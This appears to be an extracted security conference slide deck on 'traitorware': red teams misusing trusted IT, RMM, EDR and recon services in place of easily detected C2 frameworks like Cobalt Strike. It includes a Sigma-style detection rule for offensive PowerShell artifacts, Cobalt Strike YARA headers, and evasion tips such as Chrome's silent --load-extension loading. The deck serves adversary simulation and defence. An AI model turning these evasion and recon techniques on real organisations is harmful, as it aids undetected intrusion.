


Stop Writing Malware!

The **Blue** team has done it for you 😷



VIRUSTOTAL



WHOAMI



- Erik Hunstad (CTO @ Sixgen)
 - Adversary Simulation Lead
 - @badsectorlabs
 - sixgen.io/news or blog.badsectorlabs.com



- Alberto Rodriguez (Infosec @ PayPal)
 - Senior Security Engineer
 - @__ar0d__
 - Ex DoD + (Blue → Red → Red → Blue)

AGENDA

State of Offensive Security Tooling (OST)

State of Detecting OSTs

BYOC2 (Bring your own C2) Movement

Traitorware

Closing Thoughts

References/Credits

Offensive Security Tools

- Commercial
 - Cobalt Strike (Strategic Cyber/Help Systems)
 - Canvas (Immunity)
 - Red Team Tool-kit (Silent Break/NetSPI)
 - OST (Outflank)
 - NightHawk (MDSec)
- Open-Source
 - So
 - Many
 - Tools/Frameworks



Detection Efforts against OST

- Known Signatures (Named Pipes, Profiles, Functions, etc)
- JARM
- JA3 and JA3S
- Every blue team is looking for certain OSTs...

```
"title": "Bad Opsec Powershell Code Artifacts",
"id": "8d31a8ce-46b5-4dd6-bdc3-680931f1db86",
"description": "Focuses on trivial artifacts observed in variants of prevalent offensive ps1 payloads, including Cobalt Strike Beacon, PoshC2, Powerview, Letmein, Empire, Powersploit, and other attack payloads that often undergo minimal changes by attackers due to bad opsec.",
"rule": [
    "SELECT * FROM logs WHERE (EventID = '4103' AND Channel = 'Microsoft-Windows-PowerShell/Operational' AND (Payload LIKE '%$DoIt%' ESCAPE '\\\\' OR Payload LIKE '%harmj0y%' ESCAPE '\\\\' OR Payload LIKE '%mattifestation%' ESCAPE '\\\\' OR Payload LIKE '%\\_RastaMouse%' ESCAPE '\\\\' OR Payload LIKE '%tifkin\\_%' ESCAPE '\\\\' OR Payload LIKE '%0xdeadbeef%' ESCAPE '\\\\'))"
],
"filename": "posh_pm_bad_opsec_artifacts.yml"
```


```
Neo23x0/signature-base > yara/apt_cobaltstrike.yara
52
53 rule HKT_CobaltStrike_Beacon_Strings {
54     meta:
55     ...
56     author = "Elastic"
57     description = "Identifies strings used in Cobalt Strike Beacon DLL"
58     reference = "https://www.elastic.co/blog/detecting-cobalt-strike-with-memory-signatures"
59
airbnb/binaryalert > rules/public/hacktool/windows/hacktool_windows_cobaltstrike_beacon.yara
64 rule hacktool_windows_cobaltstrike_beacon
65 {
66     meta:
67     description = "Detection of the Beacon payload from Cobalt Strike"
68     reference = "https://www.cobaltstrike.com/help-beacon"
69     author = "@javutin, @joselselvi"
70     condition:
```



```
StrangerealIntl/DailyIOC > 2021-10-29/Hive/MAL_CobaltStrike_Oct_2021_1.yara
1 rule MAL_CobaltStrike_Oct_2021_1 {
2     meta:
3         description = "Detect Cobalt Strike implant"
4         author = "Arkbird_SOLO"
5         reference = "https://twitter.com/malwrhunteam/status/1454154412902002692"
6         date = "2021-10-30"
7         hash1 = "f520f97e3aa065cef4b7633735530a7ea341f3b332122921cb9257bf55147fb7"
```

Detection Efforts against OST

- Everyone is catching on to Cobalt Strike




What does CTI think?

- Cobalt Strike (by 10X) - Most Detected C2 Family in 2021 - Recorded Future
- “There was increased adoption of Mythic, Covenant, and high-profile use of Sliver during 2021” - Recorded Future
- “Adversaries – ransomware operators in particular – rely substantially on Cobalt Strike’s core functionalities as they seek to deepen their foothold in their victims’ environments” - Red Canary

Top 10 Observed Offensive Security Tools			
Family	2021 C2s	2020 C2s	Previous Notable Users
Cobalt Strike	3691	1441	APT41, Mustang Panda, Ocean Lotus, FIN7
Meterpreter	731	259	COBALT ILLUSION
Metasploit	710	1122	JointWorm (EVILNUM), Turla
Powershell Empire	269	289	Sandworm, GADOLINIUM
Covenant	180	51	GreenBug, FIN12
PupyRAT	177	454	MuddyWater, TA505
Sliver	169	27	WellMess Operators, TA551
Mythic	163	28	N/A
Koadic	109	19	Sofacy
PoshC2	103	12	UNC1945

Table 2: Most common offensive security tools by C2 servers detected in 2021



Easy Fix! BYOC2?

- There are tons of open-source C2 Frameworks (“Thec2Matrix” lists 109)
- Consider sustainable development and maintenance



Dominic Chell

@domchell

Replying to [@hkashfi](#)

Honestly, it's near enough a full time job just doing qa testing across every supported windows version, with different configurations of the c2 and EDR deployments 😅 We've had 2 ppl working full time doing dev for >1.5 years, and many others doing heaps of testing in labs & prd

Introducing Traitorware

traitorware noun



Save Word

trai·tor·ware | \ 'trā-tər-wer \



Definition of *traitorware*

- 1 : software that betrays the trust placed in it to perform malicious actions
- 2 : trusted software with benign original intent used for malicious actions

Examples of *traitorware* in a Sentence

// The red team bypassed all our detections by using *traitorware*.

Introducing Traitorware



Ezra Caltum
@aCaltum

...

The only difference between an antivirus and a rootkit
is malicious intent.

7:44 PM · Oct 10, 2017 · Twitter for iPhone

Introducing Traitorware

Kevin Beaumont 🐶 @GossiTheDog · Aug 10, 2020

Replies to [@cyb3rops](#)

Used the AV management software to deploy ransomware across company (and ran a batch file to stop all network traffic with Windows Firewall, to avoid any risk of cloud security platforms detecting) 😂

2 replies 2 retweets 55 likes

scsideath @cybersyrupblog · Aug 10, 2020

Seen the AV svc account get compromised and used to uninstall AV and install malware

1 reply 0 retweets 9 likes

Kevin Beaumont 🐶 @GossiTheDog · Aug 10, 2020

Yeah.. AV service account logging into every system as domain admin, what can go wrong?!

1 reply 0 retweets 9 likes

IT/Defensive Tooling Primer

- Remote Monitoring & Management (RMM)
 - Kaseya
 - Atera
 - Zabbix
- AV/EDR/XDR
- Telemetry Enhancers - Think sysmon or osquery
- Security Information and Event Management (SIEM)
- Security Orchestration, Automation and Response (SOAR)
- System Administration
 - Windows Remote Server Administration Tools (RSAT)
 - ADManager Plus



Traitorware throughout the Attack Lifecycle

Red Team Operations Attack Lifecycle



Recon - Finding Connections

- □ X

Chartloop

PRODUCT USE CASES CUSTOMERS PRICING API FAQS

Sign up free

Log in

Map the org chart of your **targets**


Chartloop provides leading teams with key organizational intelligence to power their sales, recruiting & business strategy.

Get started free




FEATURED ON
Product Hunt

▲
268



Recon - Finding Connections Cont.

- □ X



REGIONAL DIRECTORS

California



Elisa Ball

Director, Human Resources
Latin America & Caribbean



Paula Fiszman

Director, Corporate Communications Latin America & the Caribbean at Fortinet



Joe Felz

Sr. Director, Vertical Marketing--North America



Daniel Armenio

Regional Director, Major Accounts



Paula Fiszman

Director, Corporate Communications Latin America & the Caribbean at Fortinet

PROFESSIONAL EMAILS
[redacted]@fortinet.com



PERSONAL EMAILS
[redacted]

Recon - Finding people

RocketReach

Pricing Log In Sign Up

Your first-degree connection to any professional.

Connect directly with the right decision makers, using the world's largest and most accurate database of email direct dials.

Tim Cook Try it for free

hunter Product Pricing Resources Company Sign in Sign up

PHISHING

LEAD GENERATION AND EMAIL MARKETING

imgflip.com

ROCKET FUEL FOR YOUR GROWTH

Real-time verified data for 700 million professionals across 35 million companies, worldwide.

Trusted by over 11.0 million users — powering sales, recruiting, and marketing at companies large and small.

Prospect, connect and converse with your leads at scale.

Recon - Finding assets

- □ X

Shodan | Maps | Images | Monitor | Developer | More...

SHODAN Explore Pricing Search... Login

Search Engine for the Internet of Everything

Shodan is the world's first search

censys

Hosts: 1.9B | IPv4 Hosts: 219.3M | IPv6 Hosts: 12.8M | Virtual Hosts: 487.2M

Search an IP address, name, protocol or field: value

VIEW DOCUMENTATION LEARN MORE ABOUT CENSYS

ZoomEye

Search Graph preview Top researchers Reports Researchers Documentation new Tools Community Statistics

Host 141.8.154.3

Russia YANDEX LLC

Leaks 0 Services 20 Certificates 3

Open service 141.8.154.3:443 2022-03-11 02:17

HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Fri, 11 Mar 2022 02:17:51 GMT
Content-Type: application/octet-stream
Content-Length: 0
Connection: close
X-Strm-Log-Split: 5
X-h: strm-kz03.strm.yandex.net
Report-To: {"group": "network-errors", "max_age": 1200, "include_ssi": true}
NEL: {"report_to": "network-errors", "max_age": 1200, "success_fraction": 0.05, "resource_ids": ["/"]}
X-Strm-Request-Id: 964a334a06d18048

Record summary

Total records 20 Percentage displayed 100.00%

Found 2022-03-11 by l9explore

Open service 141.8.154.3:443 2022-03-10 11:55

HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Thu, 10 Mar 2022 11:55:58 GMT
Content-Type: application/octet-stream

Domain summary

No record

Recon - Attack Surface SaaS



Continuous Security Platform ▾ Use Cases ▾ Company ▾ Blog Labs REQUEST A DEMO

Do you know your exposure to external attack?

Gain continuous insight and control of your evolving exposure to external attack with Assetnote's industry leading Attack Surface Management Platform.

LEARN MORE

The dashboard displays the following key metrics:

- Assets Discovered: 5384
- Assets by Group: 83
- Vulnerabilities Discovered: 644
- Vulnerabilities by Group: 13
- Exposure Timeline: A heatmap showing the distribution of vulnerabilities over time.
- Vulnerability and Triage Analysis: Breakdown of vulnerabilities by severity and status.
- Asset Discovery Feed: A list of recent findings from various sources.

Chariot Identity maps and ultimately reduces your Internet attack surface

Chariot Identity continuously discovers Internet-facing assets and flagging security exposures that could lead to a compromise.

As the world's most advanced attack surface discovery platform, Chariot provides continuous, comprehensive, and contextual assets discovery by coupling our attacker, zero knowledge perspective with defender, system knowledge understanding. This unique outside-in and in-and-out approach draws on the adversarial expertise of our team and couples it with the major advantage that defenders have over attackers – environment knowledge. By integrating with your cloud environments, source code managers, container registries, asset workloads, and ci/cd pipelines, Chariot is made aware of new assets in real-time, is able to query asset catalogs, and can contextualize the relationships between assets.

When Chariot Identity is coupled with Chariot Attack, ongoing penetration testing is made affordable through asset discovery automation and targeted testing cycles that focus on environmental change.

The dashboard includes the following sections:

- Metrics: Shows counts for Assets (10K), External Assets (6K), and Vulnerabilities (64).
- Assets: A map showing asset locations and details like last 90 days and last 30 days.
- Attack Surface: A chart showing the number of assets discovered over time.
- Vulnerabilities: A chart showing the number of vulnerabilities discovered over time.
- Recently Discovered Assets: A list of assets found by provider (AWS, Azure) and type (AWS Lambda, AWS Lambda with CloudWatch).
- Recently Discovered Vulnerabilities: A list of vulnerabilities found by provider (AWS, Azure) and type (AWS Lambda, AWS Lambda with CloudWatch).

The dashboard features the following components:

- Product ▾ Use cases ▾ Documentation News About
- SpiderFoot HX Scan Investigate Monitor Configure
- Fodo Botnet Analysis: Overview, Correlations, Browse by, Shared, Visualize, Settings, Log.
- Total Data Elements: 15,622 Unique Data Elements: 7,245 Errors: 3 Correlations: Web: 14, Mobile: 4, Low: 234, Info: 0.
- Top 5 Data Families: Network Object, Status Description, Web Data, Physical Data.
- Scan: [c48762c76433e1517fe7f46ed5594e80ba544362e941751eef807640] completed.
- Data Elements: Unique vs. Non-unique: Bar chart showing the distribution of data elements.

Initial Access

Google Chrome Remote Desktop

Access my computer

The easy way to
remotely connect with
your home or work
computer, or share your



≡ Chrome Web Store Help

Describe your issue


Install and manage extensions

You can customize Chrome on your desktop by adding extensions from the Chrome Web Store.

Additionally, loading of unpacked extensions usually requires the enabling of *Developer Mode*, which typically includes a visible user agreement prompt. However, when `--load-extension` is invoked, the user is not prompted or even notified that an unpacked extension has been loaded, and developer mode will appear as *not enabled* if someone checks. Microsoft Edge is the only browser among those we tested that provides the user a notification of the loaded extension. Chrome,

Initial Access

- □ X



innoSETUP

3 / 69

① 3 security vendors flagged this file as malicious

697f7d55aa19e9dfa5b86d8117c4f57adaba1ea252e008d7760e0a192515ac8
innomal.exe

Community Score: 1.59 MB Size | 2021-07-20 17:08:14 UTC 9 hours ago


DETECTION	DETAILS	BEHAVIOR	COMMUNITY
Bkav Pro	① W32.AIDetect.malware1		MaxSecure ① Trojan.Malware.300983.susgen
Sangfor Engine Zero	① Trojan.Win32.Save.a		Acronis (Static ML) ✓ Undetected
Ad-Aware	② Undetected		AhnLab-V3 ✓ Undetected

Persistence

- We'll come back to persistence ;)

Internal Recon

- Bloodhound is great, but what if the same information was... commercial
- Commercial = signed = trusted




Internal Recon

- □ X

BloodHound Enterprise supports several different data collection methods:




- Active data collection from a new enterprise version of SharpHound. Multiple SharpHound collectors can now be deployed to get coverage over separate locations (e.g. subsidiaries).



